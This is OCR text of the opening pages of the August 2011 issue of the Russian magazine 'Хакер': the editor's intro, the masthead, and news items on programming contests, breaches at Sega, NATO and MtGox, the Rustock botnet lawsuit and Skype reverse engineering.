ОБЛАЧНЫЕ ВЫЧИСЛЕНИЯ НА СЛУЖБЕ У ПЕНТЕСТЕРА СТР. 66

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

АВГУСТ 08 (151) 2011

ХАКЕР АВГУСТ 08 (151) 2011

$ 500 000 НА ИГРЕ В APPSTORE

151

PHDAYS 2011

ЛУЧШИЕ ДОКЛАДЫ

(game)land hi-fun media

publishing for enthusiasts

$500 000 НА ИГРЕ В APPSTORE

СТР. 28



- Windows 7 Portable: винда на флешке
- Мастерим шифрование для Dropbox
- Спамим Ответы@Mail.Ru
- HD Moore: создатель Metasploit
- Исследование трояна Generation Carberp

DNS REBINDING

ИСПОЛЬЗОВАНИЕ АТАКИ ДЛЯ ОБХОДА ОГРАНИЧЕНИЯ SAME ORIGIN POLICY

СТР. 56



INTRO


Есть ощущение, что этот год станет важной точкой в развитии российской whitehat-сцены. У нас огромная страна, и с хакерским генофондом полный порядок. Но вот незадача: на 142 млн. человек долгое время не было ни одной тематической конференции по информационной безопасности, в то время как даже в маленьких европейских странах такие конференции уже совсем не редкость. Ну и в целом активность российской публики пока очень скромная, ездят люди мало: не то что с докладом, а и в роли туриста на международные конференции кто-либо заезжает крайне редко. То же самое и с внутренней активностью. Люди как-то привычно общаются в электронном формате, и перехода этого общения в реальный мир всем явно недостает.

Силами многих замечательных людей ситуация начинает потихоньку меняться, что лично мне очень приятно. Не успела отшуметь конференция PHD, как уже на носу очередной Chaos Constructions (27-28 августа в Питере). Плюс наши питерские друзья-вайтхеты организовали первую в России DEFCON-группу с понятным названием «DEFCON-Russia». Парни раз в месяц проводят встречи, которые сопровождаются хорошими техническими докладами на тему IT и информационной безопасности. Подробности тут: http://defcon-russia.ru.

Люди — социальные существа, а вечно сидеть поодиночке за компьютерами — отстойная идея. Участвуя в офлайновых ивентах, ты встречаешь много разных и интересных людей, со многими из которых совершенно точно найдешь много общего. Все это благодатная почва для общения, придумывания новых идей, ну и как минимум — просто гарантия хорошо проведенного времени.

nikitozz, гл. ред. Х
vkontakte.ru/xakep_mag

Content







/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
КОДИНГ, MALWARE и SYN/ACK
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
UNIXOID и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
PHREAKING
Сергей Сильнов (po@kumekay.com)
>Литературный редактор
Юлия Хлыстова

> DVD
Выпускающий редактор
Степан «**Step**» Ильин
(step@real.xakep.ru)
Unix-раздел
Антон «**Ant**» Жуков
(antitster@gmail.com)
Security-раздел
Дмитрий «**D1g1**» Евдокимов
(evdokimovds@gmail.com)
Монтаж видео
Максим Трубицын

>PR-директор
Анна Григорьева (grigorieva@glc.ru)

>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART
>Арт-директор
Евгений Новиков
>Верстальщик
Вера Светлых

/PUBLISHING
(game)land
>Учредитель
ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21
Тел.: (495) 935-7034, **факс:** (495) 545-0906
>Генеральный директор
Дмитрий Агарунов
>Генеральный издатель
Денис Калинин
>Финансовый директор
Андрей Фатеркин
>Директор по персоналу
Татьяна Гудебская
>Директор по маркетингу
Елена Каркашадзе
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РАЗМЕЩЕНИЕ РЕКЛАМЫ
Тел.: (495) 935-7034, **факс:** (495) 545-0906
/РЕКЛАМНЫЙ ОТДЕЛ
>Директор группы TECHNOLOGY
Марина Комлева (komleva@glc.ru)

>Старшие менеджеры
Ольга Емельянцева (olgaeml@glc.ru)
Оксана Алехина (alekhina@glc.ru)

>Менеджер
Елена Поликарпова (polikarpova@glc.ru)
>Администратор
Ирина Бирарова, birarova@glc.ru

>Директор корпоративной группы (работа с рекламными агентствами)
Кристина Татаренкова (tatarenkova@glc.ru)
>Старшие менеджеры
Ирина Краснокутская (ilk@glc.ru)
Надежда Гончарова (goncharova.n@glc.ru)
>Менеджер
Светлана Яковлева (yakovleva.s@glc.ru)
>Старший трафик-менеджер
Марья Алексеева (alekseeva@glc.ru)
> Директор по продаже рекламы на MAN TV
Марина Румянцева

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
>Директор
Александр Коренфельд
>Менеджеры
Светлана Мюллер
Тулинова Наталия

/РАСПРОСТРАНЕНИЕ
>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@glc.ru)
> Руководитель спецраспространения
Лукичева Наталья (lukicheva@glc.ru)
> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
> Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
> Для писем
101000, Москва, Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии «Zapolex», Польша.
Тираж 219 833 экземпляров.

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



Meganews



ЗОЛОТО ICPC — НАШЕ!



Уже традиционные новости о ходе международной студенческой олимпиады по программированию. Финал ICPC в этом году пришлось отложить, ведь он должен был состояться весной в Шарм-эль-Шейхе (Египет), но именно тогда в стране начался переворот... В итоге, заключительный тур олимпиады имел место в США, в городе Орландо. Напоминаем, что Россию представляли 11 команд со всех уголков нашей страны. Первое место в этом году, увы, осталось за Китаем, чьи команды традиционно сильны — решить 8 задач быстрее и правильнее всех удалось ребятам из университета Чжэцзян. На последующих местах турнирной таблицы расположились:

- университет Мичигана, США (8 задач);
- университет Цинхуа, Китай (7 задач);
- Санкт-Петербургский государственный университет, Россия (7 задач);
- Нижегородский государственный университет, Россия (7 задач);
- Саратовский государственный университет, Россия (7 задач).

Всех удивило столь блистательное выступление Мичигана, которое для многих стало настоящим сюрпризом, так как они не были даже в числе фаворитов. Что касается наших ребят, хоть они и не вошли в этом году в тройку, команды все равно заслужили золотые, серебряные и бронзовые медали, с чем мы их искренне поздравляем!

» Microsoft Security Essentials — наиболее используемый антивирус. Его используют на 10,66% из 43 000 компьютеров, протестированных OPSWAT по всему миру. Это немного превышает результаты второго места, которое занял Avira Antivir Personal с показателем 10,18%. Бесплатный антивирус AVAST! оказался на третьем месте с 8,66%.

GEOHOT НАШЕЛ РАБОТУ


Интересное обновление появилось на стене Джорджа «GeoHot» Хотца в Facebook. Известный всей планете джейлбрейкер и активный борец с компанией Sony написал следующее: «Facebook — действительно потрясающее место для работы... первый хакерский марафон окончен» («Facebook is really an amazing place to work... first hackathon over»). В скором времени эта информация подтвердилась. Цукерберг и компания действительно взяли эпатажного хакера на работу, притом довольно давно — Хотц с 9-го мая работает в Facebook как software engineer. То есть, крупнейшая социальная сеть планеты позвала GeoHot на работу через месяц после его судебного разбирательства с Sony. Чем конкретно занимается Хотц на новом месте пока неизвестно, но можно предположить, что его найм связан с планами компании выйти на мобильный рынок. В Facebook уже подтверждали ранее, что у них в разработке находится приложение для iPad (удивительно, что его до сих пор нет), и его релиз уже не за горами. Вряд ли это совпадение, и известнейшего «яблочного» и не только джейлбрейкера взяли на работу в компанию не поэтому.




ПРОДАЖА НЕСОВЕРШЕННОЛЕТНИМ
18+
ЗАПРЕЩЕНА
МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

НА BITTORRENT ПОДАЮТ В СУД

Крайне неприятный судебный иск был выдвинут против компании BitTorrent. Товарищи из Tranz-Send Broadcasting Network настаивают, что BitTorrent Inc и Kontiki Inc нарушают патент 7.301.944 («Распространение медиафайлов с использованием адаптивного протокола передачи») в реализации протокола BitTorrent. Эти нарушения якобы ведут к существенным потерям, и компания теперь требует компенсации ущерба. Что особенно важно — помимо приложения uTorrent, рассматривается ущерб и от создания, использования и распространения технологии BitTorrent как таковой! Упомянутый патент был зарегистрирован в ноябре 2007 года, в то время как заявка на него подавалась еще в апреле 1999 года, то есть, за два года до появления первой версии торрент-клиента BitTorrent. Если Tranz-Send Broadcasting Network сумеют доказать, что права на технологию действительно были запатентованы ими, а BitTorrent заставят платить отчисления за каждую загрузку, это может нанести ущерб не только самой компании, но и всем пользователям P2P-сетей в целом. Ведь получается, что в таком случае даже само использование торрентов уже незаконно. Будем следить за развитием ситуации.



Сколько зарабатывают во «ВКонтакте»? Ежегодная выручка составляет $8-9 млн, примерно 60% приходится на таргетированную рекламу. Тридцать процентов выручки приносят приложения, еще десять — остальные сервисы.



РОЗЕТКА С УДАЛЕННЫМ ДОСТУПОМ

В наше время «умный дом» — уже не пустые слова и не оборот со страниц фантастических романов. Это реальность. Все больше бытовых приборов можно контролировать удаленно, так что в скором времени, пожалуй, можно будет без шуток позвонить на холодильник или утюг :). Ну а благодаря сотовым операторам теперь можно еще и посылать SMS розетке. Уже начались продажи умной электророзетки с датчиком температур и дистанционным управлением «Мегафон GS1». Девайс, производителем которого является китайская компания SenseIT, оснащается GSM-модулем с SIM-картой, так что им можно не только управлять и удаленно, но и получать от него ответные оповещения. Устройство способно самостоятельно информировать «хозяина» о включении или отключении электроприборов и резком изменении температуры или достижении определенного предела (поддерживается диапазон температур от -10 °C до 50 °C), что особенно актуально для владельцев кондиционеров. Интересно и то, что под девайс не придется штробить стены — GS1 вставляется в обычную розетку, после чего у пользователя появляется возможность дистанционно, с помощью мобильника, управлять включением/выключением приборов и узнавать температуру в помещении. Цена новинки вместе с тарифом составляет 3 000 рублей.

70% возвратов Android-смартфонов происходит из-за низкокачественных приложений, заявляет Motorola. Большинство этих приложений не тестировалось, и влияние их на аккумуляторы и CPU не оценивалось в полной мере.

ВИРУСОПИСАТЕЛЕЙ В ЯПОНИИ БУДУТ САЖАТЬ

Недавно парламент Японии одобрил новый закон против киберпреступности, согласно которому создание, хранение и распространение компьютерных вирусов теперь будет караться штрафом или лишением свободы. Теперь в стране восходящего солнца за умышленное создание или распространение малвари будут штрафовать на 500 тысяч иен (6,2 тысячи долларов) или приговаривать к тюремному заключению на срок до трех лет. За хранение вирусов предусмотрен штраф в 300 тысяч иен (3,7 тысячи долларов) и тюремный срок до двух лет. Так как закон ожидаемо вызвал волну народного негодования, власти особенно подчеркнули, что закон был дополнен резолюцией с требованием избегать злоупотреблений. В то же время в Германии суд официально признал DDoS уголовно наказуемым деянием. Суд Дюссельдорфа посчитал, что блокирование работы интернет-сайтов путем их преднамеренной перегрузки запросами запросто может закончиться тюремным сроком — до десяти лет лишения свободы. Такой приговор был вынесен еще в марте, когда слушалось дело о блокировке работы шести букмекерских сайтов, однако широкую огласку он получил лишь сейчас. Суд опирался на параграф 303b уголовного кодекса Германии («компьютерный саботаж»), за который предусмотрено наказание в виде лишения свободы на срок до десяти лет. Учитывая тот факт, что в Германии действует прецедентное право, ничего хорошего в будущем европейским DDoS'ерам ожидать не стоит.







Представили управления «К» сообщают: количество преступлений совершенных при помощи интернета в 2011 году уже выросло на 95%.

НОВОВВЕДЕНИЯ GOOGLE

Four ways to search by image



Drag and drop



Upload an image



Copy and paste the URL for an image




Right-click an image on the web

Про голосовой поиск от Google мы слышали уже давно, так как впервые его представили еще в 2009 году. Теперь Google Voice Search наконец-то официально доступен не только юзерам Android, Symbian и iOS, но и пользователям браузера Google Chrome для персональных компьютеров. Да-да, без «Хрома» тут никуда, ведь технология, используемая в Chrome, является закрытой. Таким образом, судить о том, когда аналогичный функционал появится в других браузерах, пока довольно сложно.

Второе новшество, о котором компания Google объявила в середине июня — это поиск по изображениям. Привычный Google Images теперь обладает функционалом схожим с TinEye. То есть, отныне можно загрузить в поисковик картинку (или указать на изображение ссылку) и найти ее упоминание на различных веб-сайтах, отыскать похожие изображения. Также можно будет распознавать здания по их фотографиям, музыкальные альбомы по их обложкам и так далее. Впрочем, распознавать лица людей новинка отказывается, что вполне объяснимо — достаточно вспомнить, каким шквалом критики и обвинений в нарушении конфиденциальности и анонимности пользователей Сети была недавно встречена функция распознавания лиц на фото в Facebook. Google это нововведение тоже не одобрил, а Эрик Шмит (председатель совета директоров Google) заявил, что подобным «корпорация Добра» никогда заниматься не будет.

ДРАЙВЕРА НА АВТОМАТЕ



В Intel Labs, оказывается, вовсю кипит работа над созданием системы для автоматической генерации исходного кода драйверов устройств и их последующей адаптации для различных ОС. Об этом стало известно из интервью с Аруном Рагхунатом, который является одним из разработчиков этого чуда мысли. Технология пока носит название Termite и призвана автоматизировать труд программистов, помочь людям избежать возможных ошибок в коде за счет автоматизации их работы с помощью алгоритмов, используемых при создании систем искусственного интеллекта. Алгоритм работы Termite основан на методах «теории игр». Драйвер выступает в роли первого игрока, а остальное окружение, к которому можно причислить ОС и устройство, — второго. Рагхунат поясняет: «Когда драйвер делает ход, окружение тоже меняет свое состояние. Выигрышная стратегия состоит в том, чтобы делать ходы по игровому полю таким образом, чтобы не ввести окружение в противоречивое или тупиковое состояние». Плюс этого подхода в его универсальности, можно перенести сгенерированный драйвер в другую операционку, и для этого не потребуется ничего, кроме корректных спецификаций интерфейса драйверов для этой ОС. Данная технология была представлена впервые разработчиками из австралийского исследовательского центра NICTA, Open Kernel Labs и исследователями из университета Нового Южного Уэльса на симпозиуме SOSP. С их подробным докладом по данному вопросу можно ознакомиться здесь: bit.ly/m3dtvt.



Спустя два года после запуска, количество пользователей геолокационного сервиса Foursquare превысило 10 млн человек.

ПЯТИМИНУТКА «ЯБЛОЧНЫХ» НОВОСТЕЙ




Немало интересных сообщений пришло за прошедший месяц из стана компании Apple. Во-первых, была названа дата выхода нового поколения операционной системы Mac OS X под кодовым названием Lion. Старт произойдет в уже в текущем месяце. ОС будет распространяться только через Mac App Store по цене 29,99 долларов. Нововведений много — более 250 новых функций, многие из которых, кстати, были позаимствованы из мобильной iOS. Вот некоторые их них: появилась поддержка новых мультитач-жестов и полноэкранных приложений. Были добавлены функция Mission Control для просмотра запущенных на компьютере программ в одном окне и панель Launchpad. ОС интегрировалась с магазином приложений Mac App Store. Появилась утилита AirDrop для быстрого обмена файлами с другими компьютерами Mac по беспроводной сети.
Во-вторых, не успел Apple опубликовать бета-версию iOS 5, как ее уже взломали. На джейлбрейк ушло менее 24 часов! Авторство рекорда принадлежит iPhone Dev Team. Парни сумели обойти систему цифровых подписей приложений, и на устройство стало возможно установить любую программу. Когда будет выпущен джейлбрейк, пока не сообщается, но в качестве доказательств взломщики опубликовали скриншоты домашнего экрана iOS на плеере iPod touch. Среди стандартных иконок были иконки приложений Cydia и iSSH. Последнее дает корневой доступ к файловой системе.
В-третьих, об одной очень интересной инициативе рассказал Стив Джобс. В Apple придумали, как можно монетизировать «пиратскую» музыку. Возможным это стало благодаря новому сервису iTunes Match. Суть проста: новая функция scan-and-match (сканируй и найди) в iTunes поместит копии песен из библиотек пользователей в облако, где можно хранить треки всего за $25 в год и прослушивать их на любом устройстве. И неважно, откуда взялись эти песни — были ли они приобретены в iTunes, извлечены из CD или скачаны с файлообменных сетей. «Это приводит к созданию модели, которая позволит людям делать деньги на пиратской музыке», — заявил Джефф Прайс, основатель и генеральный директор независимого музыкального дистрибьютора TuneCore. В общем и целом, это действительно похоже на схему, где «и волки сыты и овцы целы». Но, к сожалению, сомнительно, чтобы все борцы за авторское право так же обрадовались этой инновации.



ПРИ ПОКУПКЕ КАЧЕСТВА –
МОЛОКО В ПОДАРОК
Слово «кашрут» на иврите означает «пригодный, разрешенный». Система кошерного питания – это древнейшая, бережно сохраняемая традиция еврейского народа. В ее основе лежат несколько заповедей из Торы. В том числе, относящиеся к здоровью животных. Ученые изучали и применяли Законы кашрута на протяжении трёх тысяч лет. Люди различных национальностей и вероисповеданий доверяют качеству кошерных продуктов. Во многих странах мира, кошерные продукты питания считаются более качественными – из –за строгого контроля и дополнительных требований по гигиене, пищевым добавкам и применению химических веществ.
Идеологическую основу кошерного питания прекрасно передает поговорка "мы — это то, что мы едим". От еды напрямую зависит наше здоровье и долголетие. А также состояние духа и ясность мысли, характер и поступки.
Тевье
молочник
Luxury
МОЛОКО
питьевое
пастеризованное
ГОСТ Р 52090-2003
3,2 %
на правах рекламы

У NOKIA ТЕПЕРЬ ЕСТЬ СВОЯ «АСЬКА»




Компания Nokia, чей недавний альянс с Microsoft потряс многих, выпустила бесплатный мессенджер IM for Nokia. Программа ориентирована на смартфоны Nokia X6, Nokia 5230, Nokia N8, Nokia E7, аппараты Series 40 и ряд других моделей компании. Скачать новинку можно через магазин Ovi Store. Разумеется, софтина не будет представлять собой закрытый способ связи «только для нокий», мессенджер также поддерживает Google Talk, Windows Live Messenger, Yahoo! Messenger и другие сервисы обмена мгновенными сообщениями. Однако, похоже, это первый шаг в направлении, сходном с «яблочным» iMessage. При помощи этого приложения владельцы устройств с iOS 5 на борту смогут обмениваться текстовыми сообщениями, фотографиями и видеороликами.



Корпорация ICANN проголосовала за разрешение введения доменных имен верхнего уровня, совпадающих с названием торговой марки. То есть, зоны вроде .apple, или .ibm не за горами.

ХАКТИВИЗМ КРЕПЧАЕТ



Карательные операции хакеров против компании Sony словно послужили сигналом к действию для десятков, если не сотен, других хактивистов по всему миру. За последние месяцы сообщения о взломах резко участились, и все чаще ответственность за хаки берут на себя различные группировки. Если абстрагироваться от многострадальной Sony (которую до сих пор не оставили в покое), то самыми громкими взломами последнего месяца можно назвать хак сервиса Sega Pass и взлом сайта НАТО.
В первом случае были скомпрометированы данные более 1,3 миллиона пользователей игрового онлайн-сервиса Sega Pass. Сервис отключили, обнаружив, что неизвестные лица сумели получить доступ к базе данных. Какая именно информация могла попасть в руки злоумышленников, пока не до конца ясно, но уже известно, что хакерам удалось получить email юзеров, их даты рождения и пароли (в зашифрованном виде). Интересно и то, что другая группировка хактивистов под названием LulzSec, о деяниях которой мы обязательно расскажем тебе подробно в ближайшем номере, вызвалась помочь Sega найти взломщиков. LulzSec, сами только взломавшие Bethesda, Nintendo, сайт ЦРУ, сайт Сената США и так далее, заявили, что они очень любят Dreamcast и хотят помочь. Хотя, вероятно, это заявление тоже было сделано исключительно ради лулзов.
Во втором случае пострадал сайт НАТО, а именно NATO E-Bookshop. Учитывая, что меньше месяца назад НАТО недвусмысленно угрожали анонимусы, обещая страшные кары, совпадение любопытное. О взломе стало известно, когда пользователей сервиса E-Bookshop оповестили, что хакеры, возможно, сумели заполучить клиентскую базу, и попросили всех сменить пароли. Но так как сайт не содержит никаких конфиденциальных или секретных данных, многие полагают, что цель для анонима была мелковата. Известно также, что НАТО ломали через XSS.


ПЛАНШЕТ ДЛЯ СИСАДМИНОВ

Необычное устройство представила компания Fluke Networks. Планшетник OptiView XG Network Analysis Tablet ориентирован на сетевых инженеров и предназначен для решения серьезных задач. Новинка оснащается специализированным аппаратным комплексом для автоматизированного анализа сети и приложений. Барри Линдслей, менеджер по маркетингу компании Fluke Networks, поясняет, что данное устройство призвано помочь сетевым администраторам определить, где именно имеется неисправность в данный момент: в сети или на уровне приложений. Производитель утверждает, что на сегодня нет другого девайса, который сочетал бы в себе способность производить анализ сетей 10 Гбит, а также мониторинг и анализ беспроводных сетей. Аппарат весит 2,5 кг, имеет 10,25-дюймовый экран разрешением 1024x738, время его работы — три часа от двух батарей, заменяемых без выключения компьютера. Система работает на операционной системе Windows 7, процессор Intel Core Duo 1,2 ГГц. OptiView XG способен контролировать до 30 000 конечных устройств в сети и обрабатывать



пакеты до 10 Гбит/с. Информационной панелью, отображающей основные данные, можно управляться и изменять ее в зависимости от требований пользователя.

БИРЖУ ЦИФРОВОЙ ВАЛЮТЫ BITCOIN ВЗЛОМАЛИ



Мы довольно давно рассказывали тебе о цифровой валюте Bitcoin, основанной на peer-to-peer-технологии. Ее автор Сатоши Никамото хотел создать валюту, на которую не имела бы влияния ни политика банков, ни какие-либо внешние факторы. Увы, некоторые факторы на Bitcoin все же влияют. Например, хаки. Недавно был взломан крупнейший обменник BC в Сети — MtGox, именно через него проходил основной объем торгов. Хакерам удалось «угнать» базу пользователей MtGox (а это более 60 тысяч аккаунтов), включая хэши паролей в формате MD5. Известно, что пароль как минимум к одному из аккаунтов был подобран, и атакующие совершили от имени данного юзера операцию на бирже (максимальный размер перевода ограничен 1000 долларами в день). Также после взлома, по каким-то неясным причинам, временно рухнул курс биткоинов: на бирже MtGox он упал с $17 до нескольких центов. Впрочем, сейчас курс в полном порядке, и это, видимо, можно списать на некие технические неполадки. Интересно, что после взлома также была выявлена аномальная внешняя транзакция размером 432 тысячи BC, что равняется примерно $8 млн и составляет 6,6% от общего числа доступных в обороте биткоинов. С одной стороны, все это никоим образом нельзя поставить в упрек самой валюте. С другой, к Bitcoin достаточно вопросов и без этого инцидента. К примеру, BC используется в качестве виртуальных акций финансовой пирамиды МММ-2011, и известно, что курс валюты искусственно завышен и в любой момент может обрушиться. Известно также, что существуют трояны (в частности Infostealer. Coinbit) для кражи кошельков Bitcoin, и ботнеты, позволяющие зарабатывать валюту Bitcoin. Словом, хитрая криптография не защищает необычную цифровую валюту от мошенников, а дырявые биржи, вынужденные проводить откаты и затыкать дыры, точно не принесут ей хорошей рекламы.

ИЩУТ ДАВНО, НО НЕ МОГУТ НАЙТИ...

Компания Microsoft совсем недавно расквиталась с огромным ботнетом Rustock, а теперь намеревается осудить его хозяев. Однако для начала их еще нужно найти. Тот факт, что личности организаторов зомби-сети установлены не были, не остановил Microsoft от подачи судебного иска. Проведенное компанией расследование показало, что следы спамеров (ботнет рассылал миллиарды сообщений ежедневно, чаще всего их темой были фэйковые лотереи и фарма) ведут в Россию. А так как американское законодательство требует проинформировать ответчика о дате и месте слушания, Microsoft разместила в российских газетах «Деловой Петербург» и «Московские новости» объявления с датой, местом и временем проведения слушаний по делу ботсети Rustock. Реклама на четверть полосы будет выходить в течение месяца. В Microsoft искренне полагают, что создатели ботнета все же явятся в суд, чтобы отстоять свои интересы. С той же целью был создан сайт noticeofpleadings.com, на котором представлены материалы по этому делу. Плюс на все почтовые и электронные адреса, которые использовались для создания и управления ботнетом, были отправлены соответствующие уведомления. С одной стороны ясно, что к этому обязывает законодательство, но с другой, это все равно чертовски трогательно и смешно :). Напомним, что компьютеры, входившие в сеть Rustock, в течение нескольких лет (с 2006 года) отправляли несколько миллиардов спам-сообщений в день. Чаще всего это были сообщения о лотереях и реклама медицинских препаратов.

» Facebook, похоже, достиг пика своего роста и начал сдавать назад. В США соцсеть потеряла около 6 млн пользователей (с 155,2 млн в начале мая — до 149,4 млн в конце).

ЕЩЕ ОДНО ВСКРЫТИЕ SKYPE

Закрытый протокол Skype словно запретный плод — он все манит и манит исследователей. Пока все гадают, выдаст ли Microsoft исходный код проекта спецслужбам (в рамках программы Government Security Program) после приобретения проекта, независимые исследователи выкладывают в Сеть свои наработки. Тридцатилетний фрилансер Ефим Бушманов из Сыктывкара разместил в своем блоге (skype-open-source.blogspot.com) отреверсенный код скайпа (для версии 1.x/3.x/4.x), а также раскрыл применяющийся в нем алгоритм шифрования данных (как выяснилось, используется надежное шифрование AES и RSA с публичным ключом). Помимо этого он опубликовал исходный код клиента, который может отправить сообщение другим клиентам Skype, правда, для устаревшей версии протокола. В блоге он написал, что ищет единомышленников, которые располагают достаточным запасом времени для того, чтобы завершить проект. Увы, впоследствии ссылки на файлы из блога были удалены, что вероятнее всего связано с тем фактом, что несанкционированное использование кода сервиса приравнивается к нарушению прав Skype на интеллектуальную собственность. Тем не менее, в Сеть исследования хакера утекли, и их все еще можно обнаружить на крупных торрент-трекерах.

ДЛЯ ТЕХ, КОГО ДОСТАЛО 3D







